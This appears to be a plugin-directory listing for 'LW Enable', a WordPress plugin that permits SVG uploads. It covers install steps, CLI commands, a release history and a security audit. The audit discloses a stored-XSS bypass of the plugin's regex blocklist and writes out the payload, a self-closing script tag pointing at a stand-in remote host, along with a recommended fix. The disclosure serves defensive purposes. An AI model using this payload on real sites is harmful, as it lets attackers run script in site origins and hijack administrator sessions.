WP Manifestindependent plugin directory
manifest / security / lw-enable

LW Enable WP Registry grade C-. High-severity findings · 1 findingWP RegistryHigh-severity findings · 1 findingOpen the reportC-

Enable WordPress features: SVG uploads and more

★ 0stars
35release downloads
174composer installs
v1.1.4latest · 19d ago

Install

Download lw-enable-1.1.4.zip From the v1.1.4 release on GitHub, Oct 3, 2026

Upload it under Plugins → Add New Plugin → Upload Plugin, then activate.

Install straight from GitHub with WP-CLI:

wp plugin install https://github.com/lwplugins/lw-enable/releases/download/v1.1.4/lw-enable-1.1.4.zip

On Packagist as lwplugins/lw-enable:

composer require lwplugins/lw-enable
No built-in updater. New versions won't appear under Dashboard → Updates. Install new releases yourself, or let Git Updater track the repository.

Lightweight Enable

Enable WordPress features: SVG uploads and more.

LW Enable Settings

Features

Media

  • SVG Uploads - Allow SVG file uploads with comprehensive security sanitization
    • MIME type registration
    • Script/XSS detection and blocking
    • XXE (XML External Entity) protection
    • Event handler detection
    • Obfuscation detection (Unicode/hex escapes, entity encoding)
    • Automatic SVG dimension extraction (width/height and viewBox)
    • 5MB file size limit
    • Post-upload re-validation

Installation

composer require lwplugins/lw-enable

Or download and upload to /wp-content/plugins/.

Usage

Admin UI

  1. Go to LW Plugins → Enable
  2. Check the features you want to enable
  3. Save

WP-CLI

# List all features and their status
wp lw-enable list

# Enable a feature
wp lw-enable enable svg

# Disable a feature
wp lw-enable disable svg

# Enable all features at once
wp lw-enable enable-all

# Disable all features (restore defaults)
wp lw-enable disable-all

Available features:

Feature Description
svg SVG file uploads with security sanitization

Security

SVG files can contain malicious code. This plugin performs comprehensive sanitization before allowing uploads:

  • 34 dangerous patterns detected (scripts, event handlers, external entities, data URIs, etc.)
  • Entity decoding to catch obfuscated payloads
  • XML validation via DOMDocument
  • Post-upload verification - files are re-checked after WordPress processes them
  • Automatic cleanup - invalid files are deleted immediately

Sponsor

Sinann

Supported by Sinann

Releases

20 releases. Each count is every asset in that release; expand a row for the breakdown.

Tag
Published
Assets
Downloads
v1.1.4 latest
Oct 3, 2026 19d ago
lw-enable-1.1.4.zip
3
Sep 26, 2026 26d ago
lw-enable-1.1.3.zip cohort
2
Sep 25, 2026 27d ago
lw-enable-1.1.2.zip
2
Sep 25, 2026 27d ago
lw-enable-1.1.1.zip
1
Sep 24, 2026 28d ago
lw-enable-1.1.0.zip
2
Sep 6, 2026 1mo ago
lw-enable-1.0.14.zip
6
Aug 20, 2026 2mo ago
lw-enable-1.0.13.zip
2
Jul 18, 2026 3mo ago
lw-enable-1.0.12.zip
1
Mar 22, 2026 7mo ago
lw-enable-1.0.11.zip
6
Mar 22, 2026 7mo ago
lw-enable-1.0.10.zip
0
Mar 17, 2026 7mo ago
lw-enable-1.0.9.zip
0
Feb 12, 2026 8mo ago
lw-enable-1.0.8.zip
2
Feb 12, 2026 8mo ago
lw-enable-1.0.7.zip
0
Feb 9, 2026 8mo ago
lw-enable-1.0.6.zip
0
Feb 9, 2026 8mo ago
lw-enable-1.0.5.zip
1
Feb 8, 2026 8mo ago
lw-enable-1.0.4.zip
1
Feb 7, 2026 8mo ago
lw-enable-1.0.3.zip
1
Feb 7, 2026 8mo ago
lw-enable-1.0.2.zip
1
Feb 6, 2026 8mo ago
lw-enable-1.0.1.zip
1
Feb 6, 2026 8mo ago
lw-enable-1.0.0.zip
3
C- grade

Security

LW Enable 1.1.4 · audited by WP Registry

High-severity findings.

1 high
Audited release
1.1.4
Findings
1
Worst severity
high
Content hash
755c0b4d5c98cdc0fd76bd0e…

Findings

  • high SVG validator bypass: self-closing <script href> passes blocklist (stored XSS via uploads)

    xss_stored

    When SVG support is enabled, any user with upload_files (Author+) can upload SVG. Validation relies on a regex blocklist (Svg/Sanitizer.php PATTERNS). The only plain <script> pattern requires a literal closing </script> tag, and the href restrictions only cover use/image/xlink:href with http(s) schemes. A self-closing <script href="//host/x.js"/> (or <script href=...></script > with a space) matches none of the 35 patterns and is valid XML, so it is accepted and served same-origin from uploads. Opening the file URL executes attacker JS in the site origin, enabling admin session abuse.

    includes/Svg/Sanitizer.php:22-82

    Recommendation

    Replace the regex blocklist with a DOM allow-list sanitizer (e.g. enshrined/svg-sanitize) that strips script/foreignObject/handlers and any href not starting with '#'; reject any <script element (open, self-closing or namespaced); optionally restrict SVG upload to unfiltered_html/admins and serve uploads with Content-Security-Policy/Content-Disposition.

WP Registry hashes the installable build and reports on that exact bytes-for-bytes copy. Embargoed findings are withheld until they are disclosed, so a clean verdict means nothing public is outstanding. WP Manifest does not audit code itself.